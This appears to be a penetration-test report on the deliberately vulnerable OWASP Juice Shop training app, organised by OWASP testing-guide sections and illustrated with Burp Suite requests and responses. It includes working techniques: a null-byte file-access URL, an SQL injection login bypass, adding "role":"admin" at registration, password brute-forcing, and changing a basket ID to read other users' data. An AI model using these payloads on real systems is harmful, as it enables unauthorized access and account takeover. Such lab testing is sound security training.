  8      "Björn Kimminich"
```

- *Logging*

Backups and logs are also stored in /ftp route which can be accessed by user, files stored there can be downloaded by everyone

2.3 Test File Extensions Handling for Sensitive Information

Some of configuration files are accessible by the user using NULL terminator (<http://localhost:3000/ftp/package.json.bak%2500.md>) and accessing /ftp route on the server.

2.4 Review Old Backup and Unreferenced Files for Sensitive Information

The app does not provide support for backups, however unreferenced files and sensitive information can be accessed through FTP server and injecting NULL bit in the URL. Example of sensitive file:

A screenshot of a web browser window titled 'localhost:3000/ftp/acquisitions.md'. The browser interface includes navigation buttons, a search bar, and a tab bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetHunter. The main content area displays a document with the following text:

```
# Planned Acquisitions
> This document is confidential! Do not distribute!
Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.
Our shareholders will be excited. It's true. No fake news.
```



2.5 Enumerate Infrastructure and Application Admin Interfaces

Application does provide admin interface which is under generic route /administration. Admin interface is protected however because of the SQL injection problem (email: “or 1=1 - ‘, password: ‘whatever’) on login page we can access it easily.

The screenshot shows the OWASP Juice Shop application's administration interface. On the left, there's a sidebar with a navigation menu. The main content area has two sections: "Registered Users" and "Customer Feedback".

Registered Users:

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com
- ciso@juice-sh.op
- support@juice-sh.op

Customer Feedback:

- 2 Great shop! Awesome service! (**@juice-sh.op) ★★★
- 3 Nothing useful available here! (**der@juice-sh.op) ★
- 21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray... ★
- Incompetent customer support! Can't even upload photo of broken purchase! ★★
- This is the store for awesome stuff of all kinds! (anonymous) ★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! ★★★

2.6 Test HTTP Methods

The screenshot shows the OWASP Juice Shop application's "Your Basket" page. At the top, there's a navigation bar with links like "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". Below the navigation is the OWASP Juice Shop logo and the page title "Your Basket".

A Burp Suite Community Edition proxy window is overlaid on the page. The "Intercept" tab is selected. The "Request" pane shows a POST request to "http://192.168.0.37:3000/#/basket". The "Raw" tab of the request pane contains the following payload:

```
POST /#/basket HTTP/1.1
Host: 192.168.0.37:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.37:3000/
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1L0e73tLcgvfIwvZGf0dXMsOjJzdwNjZNzIiwzZGF0YS16eyJpZC16MSwjdXNlcn5hbWUoIiLcJlwFpbC16ImFkbWluOglaWNlLXNoLn9vIiwiCfzc3dvcmQj0iLwMTkyMDtzYtdsYm039z1lM0uNwYnjlKzjE4YjUwMCIsInjvbGUoIjZlQ1pibisImRlh4V2ZVa2VuIjoiIiwbGFzDevZ2lusuXAoIiLcJcw9mawylsWlhZ2U0JhcSjNLdHrvCHVbDqjL21tyWdIcy9LcGxvYWRzL2RLzmf1b#BZGpb5wbcrcLCJ0b3RnU2VjcnVOIjoiIiwiXNbY3RpdmluOnRdydUsImNyZWF0ZWRBcIG6jz1WjMtMTkgMTE6NT06NTEuMTE21CswMDowMCIsInwZGF0ZWRBdC16ijIwMjM HTAtMTkgMTE6NT06NTEuMTE21CswMDowMCIsImRlbGV0ZWRBdC16bnVsHo5ImhdCI6MTYSNcxNzAwoXO.1IAFaBuVrdgIVBy77aE5Q_vpxxWApf5Wk93I8ntULDpOBPC09Up_De2lpbxwhr7hdh50uL1Povb0vYxe7h06swk828Cxcinb_06uSh9qIeZ2pCEhvReuCMb0fqKICDyUBKdd1qvfffflyuR80uqlcne06qLGuia4ox7Dy
Connection: close
Referer: http://192.168.0.37:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1L0e73tLcgvfIwvZGf0dXMsOjJzdwNjZNzIiwzZGF0YS16eyJpZC16MSwjdXNlcn5hbWUoIiLcJlwFpbC16ImFkbWluOglaWNlLXNoLn9vIiwiCfzc3dvcmQj0iLwMTkyMDtzYtdsYm039z1lM0uNwYnjlKzjE4YjUwMCIsInjvbGUoIjZlQ1pibisImRlh4V2ZVa2VuIjoiIiwbGFzDevZ2lusuXAoIiLcJcw9mawylsWlhZ2U0JhcSjNLdHrvCHVbDqjL21tyWdIcy9LcGxvYWRzL2RLzmf1b#BZGpb5wbcrcLCJ0b3RnU2VjcnVOIjoiIiwiXNbY3RpdmluOnRdydUsImNyZWF0ZWRBcIG6jz1WjMtMTkgMTE6NT06NTEuMTE21CswMDowMCIsInwZGF0ZWRBdC16ijIwMjM HTAtMTkgMTE6NT06NTEuMTE21CswMDowMCIsImRlbGV0ZWRBdC16bnVsHo5ImhdCI6MTYSNcxNzAwoXO.1IAFaBuVrdgIVBy77aE5Q_vpxxWApf5Wk93I8ntULDpOBPC09Up_De2lpbxwhr7hdh50uL1Povb0vYxe7h06swk828Cxcinb_06uSh9qIeZ2pCEhvReuCMb0fqKICDyUBKdd1qvfffflyuR80uqlcne06qLGuia4ox7Dy
If-None-Match: W/"51e-jpE0B+YUKc5kowQpXG2rsom9Ew"
12
12
13
```



2.7 Test HTTP Strict Transport Security

The application does not support HTTP Strict Transport Security. It is because of the testing env which is hosted locally on docker container, so it does not support https protocol.

```
(cichowlasp@cichowlasp)~]$ curl -s -D- http://localhost:3000 | grep -i strict
```

2.8 Test RIA (Rich Internet Application) Cross Domain Policy

App does not use any Rich Internet Applications (RIA).

2.9 Test File Permission

Server is configured locally on Docker container, so it is not possible to test this vulnerability. For sure ftp folder is not configured correctly and files which it stores because everyone have access to those files (mentioned in Test Application Platform Configuration – System Configuration).

2.10 Test for Subdomain Takeover

Web applications do not have domain and subdomains due to specific testing environment (app run locally on tester pc).

2.11 Test Cloud Storage


App does not have any cloud storage. Uploading files by user is not possible, the only accessible storage is ftp server, which is emulated in this case, does not have real ftp server functionality.

3. Identity Management Testing

3.1 Test Role Definition

Customer	Add things to cart, modify the cart, buy things, access his shopping history, add reviews.
Admin	Same as customer + have access to /#/administration page where he can review and manage user's reviews.

The customer cannot access the admin page. The page is protected and returns the right handled custom error message.



However, the customer can access this page through the SQL injection mentioned in [this section by](#) accessing administrator account.

3.2 Test User Registration Process

User/customer can create an account through the registration form which is accessible on “/register” route. The form contains the following inputs:

- Email – required
- Password – required
- Repeat Password – required
- Security Question – required
- Answer – required

The form looks like on the bellow screenshot

The screenshot shows a web browser window for the OWASP Juice Shop application. The title bar reads "OWASP Juice Shop" and the address bar shows "Not Secure 192.168.64.14:3000/#/register". The main content is a "User Registration" form with the following fields:

- Email *
- Password *
Password must be 5-40 characters long. 0/20
- Repeat Password *
- Show password advice
- Security Question *
This cannot be changed later!
- Answer *

At the bottom of the form is a "Register" button with a user icon and the text "+@ Register". Below the button, there is a link "Already a customer?".



On the API side request look like this:

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A POST request is being viewed. The "Raw" tab shows the following JSON payload:

```
POST /api/Users/ HTTP/1.1
Host: 192.168.64.14:3000
Content-Length: 234
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/json
Origin: http://192.168.64.14:3000
Referer: http://192.168.64.14:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: close
{"email":"test@lol.com","password":"123123","passwordRepeat":"123123","securityQuestion":{"id":2,"question":"Mother's maiden name?","createdAt":"2023-10-22T17:27:49.481Z","updatedAt":"2023-10-22T17:27:49.481Z"}, "securityAnswer":"lol"}
```

Server is not checking if data filled in request are valid so we can create a lot of dummy accounts with not valid emails, short passwords etc. It is even possible to send empty Json file and create infinity dummy accounts which can result in filling up the database and decreasing application performance. Example below:

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A POST request is being viewed. The "Response" tab shows the following JSON response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Location: /api/Users/64
Content-Type: application/json; charset=utf-8
Content-Length: 293
Date: Sun, 22 Oct 2023 19:33:14 GMT
Vary: Accept-Encoding
Date: Sun, 22 Oct 2023 19:33:14 GMT
Connection: close
{
    "status": "success",
    "data": {
        "username": "",
        "role": "Customer",
        "salt": "a",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isInactive": true,
        "id": 64,
        "updatedAt": "2023-10-22T19:33:14.311Z",
        "createdAt": "2023-10-22T19:33:14.311Z",
        "email": null,
        "deletedAt": null
    }
}
```

We can even create a new administrator account by adding to default request sent by form key role with value admin ("value":"admin").



3.3 Test Account Provisioning Process

As mentioned in previous heading everyone can create account with admin privileges without through the API by sending request or editing request sent to server by adding "role":"admin" to POST request sent by the application. Example in Burp Suite below:

The app does not provide any functionality to manage the accounts such as DELETE, UPDATE or PATCH the accounts.

3.4 Testing for Accounts Enumerations and Guessable User Accounts

It is possible to login as any user by only knowing the user's email.

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn

Target: http://192.168.64.14:3000 / HTTP/1.1

Send Cancel < > x

Request

Pretty	Raw	Hex
1 POST /rest/user/login HTTP/1.1 2 Host: 192.168.64.14:3000 3 Content-Length: 57 4 Accept: application/json, text/plain, */* 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 6 Referer: http://192.168.64.14:3000/ 7 Origin: http://192.168.64.14:3000/ 8 Referer: http://192.168.64.14:3000/ 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9,es;q=0.8 11 Cookie: language=en; welcomebanner_status=dissmiss; cookieLanguage=en; dimmiss 12 Connection: close 13 14 { "email":"bender@juice-sh.op", "password":"fsdasfasdf" }		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frone-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 799 9 Etag: "W/"31f-PdrzGm0/9ln0DewQg5YTjua43B" 10 Vary: Accept-Encoding 11 Date: Wed, 25 Oct 2023 22:33:24 GMT 12 Connection: close 13 14 { "authentication":{ "token": "c04X01J2K102LLCJhBgI0l35UsT3N13j0_cy2JdPfd0XhM0Lj2dHnJzXNz1wZGFSY56e9yjwZC16qiy0uNkmhWbU0l01C11mFpC16tJ1_bkRckBqWlJZS1zAcvC1nBh3N3b3JkjoIM0wNeUm1TpDm2hD7VnhyWmLk1zJ2Jn1ONGE0B2ANW1Lcy2x21j1j0j1YVz0g6H2Zk11Lk2Xn1W VuBt2h1L1zJ2Jn1ONGE0B2ANW1Lcy2x21j1j0j1YVz0g6H2Zk11Lk2Xn1W Xn2h1L1zJ2Jn1ONGE0B2ANW1Lcy2x21j1j0j1YVz0g6H2Zk11Lk2Xn1W dH8TzMyXZQ10i1L1C1pc0fFd122SIS6d1j1Zw3ix131XYXkZEF0i1jmJA yMyh0xCoNSAYj0zHtow1A220D0gK2Aw0jAv1w1xGKXkXR1ZEF0i1jmJA AyMy0xCoNCyNSAYj0zHtow1A220D0gK2Aw0jAv1w1xGKXkXR1ZEF0i1jpu Kx7StxialFp1jx0hjKm1cZj1AfO_yH3Msqgk_R3d4KsXygmteu0v0d e1yH3Msqgk_R3d4KsXygmteu0v0d1yH3Msqgk_R3d4KsXygmteu0v0d 6CjBwCvnZfn1JUmpfpw8smYY1bn3ed_h7CMio84f2G1Twi1k5s-Hyok7seif hkR2k1AWy1lat1fiz_9yam", "bin":3, "email":"bender@juice-sh.op" }			

Send Cancel < > x

Search

0 highlights

Done

Inspector

Request attributes 2

Request query parameters 0

Request cookies 3

Request headers 11

Response headers 11

Notes

3.5 Testing for Weak or Unenforced Username Policy

The application on the server side does not provide any input validation so we can create account with not valid email or use just some random text. Example below:

The screenshot shows the Burp Suite interface with a successful user registration request and response.

Request:

```
POST /api/Users/ HTTP/1.1
Host: 192.168.64.14:3000
Content-Length: 238
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
Safari/537.36
Content-Type: application/json
Referer: http://192.168.64.14:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US;q=0.9, en;q=0.8
Cookie: welcomebanner_status=dissmiss;
cookieconsent_status=dismiss;
Connection: close
Content-Type: application/json
Content-Length: 143
{
  "email": "fjdsklafjdsakl",
  "password": "123123",
  "passwordConfirm": "123123",
  "role": "admin",
  "securityQuestion": {
    "question": "XQ",
    "createdAt": "2023-10-22T17:27:49.481Z",
    "updatedAt": "2023-10-22T17:27:49.481Z"
  },
  "securityAnswer": "lol"
}
```

Response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Referrer-Policy: no-referrer
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
ETag: W/"133-9HtDzbSPPLPSHpm8HKHtJ1119"
Vary: Accept-Encoding
Date: Wed, 25 Oct 2023 22:36:55 GMT
Connection: close
Content-Type: application/json
Content-Length: 143
{
  "status": "success",
  "data": {
    "username": "",
    "deliveToken": "",
    "lastIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isAvtive": true,
    "id": 22,
    "email": "fjdsklafjdsakl",
    "role": "admin",
    "updatedAt": "2023-10-25T22:36:55.440Z",
    "createdAt": "2023-10-25T22:36:55.440Z",
    "deletedAt": null
  }
}
```

Also mentioned in [Test User Registration](#)



4. Authentication Testing

4.1 Testing for Credentials Transported over an Encrypted Channel

Path: /rest/user/whoami

```
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTPHistory WebSockets history | Proxy settings
Request to http://192.168.0.37:3000
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /rest/user/whoami HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.0.37:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHzIxlu0ZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
10 If-None-Match: W/"b-/5bSboVjVhGw3qRgvUfZjElr1Ns"
11
12
```

POST /rest/user/login HTTP/1.1

```
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTPHistory WebSockets history | Proxy settings
Request to http://192.168.0.37:3000
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 36
9 Origin: http://192.168.0.37:3000
10 Connection: close
11 Referer: http://192.168.0.37:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHzIxlu0ZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
13 {
14     "email": "admin",
15     "password": "admin"
16 }
```



4.2 Testing for Default Credentials

The image contains three side-by-side screenshots of a login interface. Each screenshot shows a 'Login' form with an 'Email' field containing 'admin' and a 'Password' field containing either 'admin' or '1234'. An error message 'Invalid email or password.' is displayed above the fields in each case. The middle screenshot shows the password '1234'.

Default login and passwords are disallowed.

usernames - "admin", "administrator", "root", "system", "guest", "operator", or "super"
"password", "pass123", "password123", "admin", or "guest"

4.3 Testing for Weak Lock Out Mechanism

A screenshot of a login interface. The 'Email' field contains 'admin@juice-sh.op' and the 'Password' field contains '*****'. An error message 'Invalid email or password.' is displayed above the fields.

There is no lock out of account when attempt to log in with an incorrect password is more than 3 times.

Brute force

Choose an attack type
Attacktype: Sniper

Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.0.37:3000

Results

Request	Payload	Status code	Error	Timeout	Length	Comment
161	asdzc	200			1185	
117	admin123	200			1185	
0	401	401			413	
1	-----	401			413	
2	0	401			413	
3	00000	401			413	
4	000000	401			413	
5	0000000	401			413	
6	00000000	401			413	
7	0987654321	401			413	
8	1	401			413	
9	1111	401			413	
10	11111	401			413	
11	111111	401			413	
12	1111111	401			413	
13	11111111	401			413	

For admin@juice-sh.op password is: admin123

Login

Email *
admin@juice-sh.op

Password *
admin123

Forgot your password?

Log in
 Remember me

Not yet a customer?

Account Your Basket EN

6

admin@juice-sh.op

Orders & Payment

Privacy & Security

Logout



4.4 Testing for Bypassing Authentication Schema

The screenshot shows the 'Administration' section of the OWASP Juice Shop. On the left, there's a table titled 'Registered Users' listing seven accounts: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, and marty@juice-sh.op. On the right, there's a table titled 'Customer Feedback' with several entries. One entry from 'jim@juice-sh.op' says 'Great shop! Awesome service!' with a 5-star rating. Another from 'marty@juice-sh.op' says 'Please send me the juicy chatbot NFT in my wallet at /juicy-rift :)' with a 1-star rating.

We can change the displayed basket from another user by changing the number.

The screenshot shows the NetworkMiner interface with a captured request to 'http://192.168.0.37:3000/#/basket'. The request is a GET to '/rest/basket/3'. The raw request data is as follows:

```
1 GET /rest/basket/3 HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNzIiwib2ZGF0YSI6eyJpZCI6MywidXNlc3MhbWUiO1IiLCJlbwduM2ZhdHVTvHvYJmMWJjZmZjNgc0NGE0ZWYiLCJyb2xlIjoiY3Vzd9tZXiiLCJkZW1veVUb2lbiGiiIsImxhC3RMg2dpbk\wIjoiIiwiicW2hdWx0LnN2zyIsInRvdHT2WNyZXG0i1iLcJpcOFjdlG22Si6dHJ1ZswY13jYXRlZEF0i0jMjAyMy0xMC0yNLAwD01MjowMy40NjcgKzAwOjAwIiwiZGVsZXRLZEFOijudwxsfsSwiaWF0i0xNjK4MzE2MTE2f0.JijxfroOMuCTEUwMF5RGYIk7wmDfKTv\lCcBkGKa0XkJ41DVKGQDcbh0SjhAw_-RE02sxBbArr0-q07XqrYDm7Vdk0il1qpoFk50HHmyWrU
8 Connection: close
9 Referer: http://192.168.0.37:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=9VAPJtytDcjfbeyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNzIiwib2ZGF0YSI6eyJpZCI6MywidXNlc3MhbWUiO1IiLCJlbwduM2ZhdHVTvHvYJmMWJjZmZjNgc0NGE0ZWYiLCJyb2xlIjoiY3Vzd9tZXiiLCJkZW1veVUb2lbiGiiIsImxhC3RMg2dpbk\wIjoiIiwiicW2hdWx0LnN2zyIsInRvdHT2WNyZXG0i1iLcJpcOFjdlG22Si6dHJ1ZswY13jYXRlZEF0i0jMjAyMy0xMC0yNLAwD01MjowMy40NjcgKzAwOjAwIiwiZGVsZXRLZEFOijudwxsfsSwiaWF0i0xNjK4MzE2MTE2f0.JijxfroOMuCTEUwMF5RGYIk7wmDfKTv\lCcBkGKa0XkJ41DVKGQDcbh0SjhAw_-RE02sxBbArr0-q07XqrYDm7Vdk0il1qpoFk50HHmyWrU
11 If-None-Match: "W/"22d-sbOUIVtikB0pnfxk0Q0Bexz5B"
12
13
```

4.5 Testing for Vulnerable Remember Password

The left screenshot shows a "User Registration" form. It includes fields for Email (addn3w@juice-sh.op), Password (a series of dots), Repeat Password (another series of dots), and a "Show password advice" toggle. Below the toggle is a list of validation rules: contains at least one lower character (green checkmark), contains at least one upper character (orange exclamation mark), contains at least one digit (green checkmark), contains at least one special character (orange exclamation mark), and contains at least 8 characters (green checkmark). The right screenshot shows a user profile sidebar with a "Logout" option.

4.6 Testing for Browser Cache Weaknesses

No cache

```
Pretty Raw Hex
1 GET /socket.io/?EIo4&t=transport=websocket&sid=JK0jP-TPtEb25LrAAB1 HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-WebSocket-Version: 13
8 Origin: http://192.168.0.37:3000
9 Sec-WebSocket-Key: XJxfcTjYzRlf7uTlvfDZMg==
10 Connection: keep-alive, Upgrade
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=9VAPJtytDcjfbHQIeDuIEtyXIJYT59h4WI9wUDetL3cmoubgS3YueRcJaGvR
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
16
```



4.7 Testing for Weak Password Policy

During registration we can create new user with weak password

User Registration

Email *

Password *

● Password must be 5-40 characters long.

8/20

Repeat Password *

8/40

Show password advice

- ✓ contains at least one lower character
- ! contains at least one upper character
- ✓ contains at least one digit
- ! contains at least one special character
- ✓ contains at least 8 characters

Security Question *

● This cannot be changed later!

Answer *



During the forgotten password process, it is possible to create a weak password without requirements.

jim@juice-sh.op -> answer Samuel

bender@juice-sh.op

Forgot Password

Email * jim@juice-sh.op

Security Question *

New Password *

Repeat New Password *

>Password must be 5-40 characters long. 8/20

Show password advice

- ✓ contains at least one lower character
- ! contains at least one upper character
- ✓ contains at least one digit
- ! contains at least one special character
- ✓ contains at least 8 characters

Change

Forgot Password

Your password was successfully changed.

Email *

Security Question

New Password

Repeat New Password

>Password must be 5-40 characters long. 0/20

Show password advice

- ! contains at least one lower character
- ! contains at least one upper character
- ! contains at least one digit
- ! contains at least one special character
- ! contains at least 8 characters

4.8 Testing for Weak Security Question Answer

Forgot Password

Wrong answer to security question.

Email * jim@juice-sh.op

Security Question *

New Password *

Repeat New Password *

Password must be 5-40 characters long. 0/20

Show password advice

- ! contains at least one lower character
- ! contains at least one upper character
- ! contains at least one digit
- ! contains at least one special character
- ! contains at least 8 characters

4.9 Testing for Weak Password Change or Reset Functionalities

Already shown in 4.8



4.10 Testing for Weaker Authentication in Alternative Channel

List of all accounts in Juice Shop

Try to login with other user – error

id	url	method	path	status	size	text	io
861	http://192.168.0.37:3000	POST	/rest/user/login	✓	401	385	text
860	http://192.168.0.37:3000	GET	/rest/user/whoami	✓	200	487	JSON
859	http://192.168.0.37:3000	GET	/rest/user/whoami	✓	304	276	
858	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text
857	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=websock...	✓	101	129	io/
856	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	234	JSON
855	http://192.168.0.37:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text
854	https://play.google.com	POST	/log/format=json&hasfast=true&authus...	✓	200	578	JSON
853	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	298	JSON
852	http://192.168.0.37:3000	GET	/api/Challenges?name=Score%20Board	✓	200	1005	JSON
851	http://192.168.0.37:3000	GET	/rest/admin/application-version	✓	200	376	JSON

Request		Response	
Pretty	Raw	Hex	Render
iMj AyMy0xMC0yNiAw0Do1Mj_owMy40Nj_cgKzAw0j_AwIiwidXBkYXRLZEFO1j_o1Mj_AyMy0xM CoyNiAxMtowNzoyNC430TMgKzAw0j_AwIiwidZGVsZXRLZEFO1j_pudWxsfSwiaWF01j_oXnjk 4MzE50DY3fQ_EfcYMMHzdYFneIsW3yZnclUX-uxgoGL6Vq4PKCuAIEk6Prt2D8GTqWuU 0jUbw2RbmQ4ZyaSOXjNwNbIBD_ClR9DWY7R6Eq5DlRbtPBu4bUWJzHxIxvtcbXmRZK 4D4Spox8CdtNotX6obBLZifVS7z0oq4lp0YAUUe2x_s			1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 26 9 ETag: W/"1a-ARJvB+smzAF3QQve2mDSG+3Eus" 10 Vary: Accept-Encoding 11 Date: Thu, 26 Oct 2023 11:49:34 GMT 12 Connection: close 13 14 Invalid email or password.
X-User-Email: jin@juice-sh.op			
Content-Type: application/json			
Content-Length: 48			
Origin: http://192.168.0.37:3000			
Connection: close			
Referer: http://192.168.0.37:3000/			
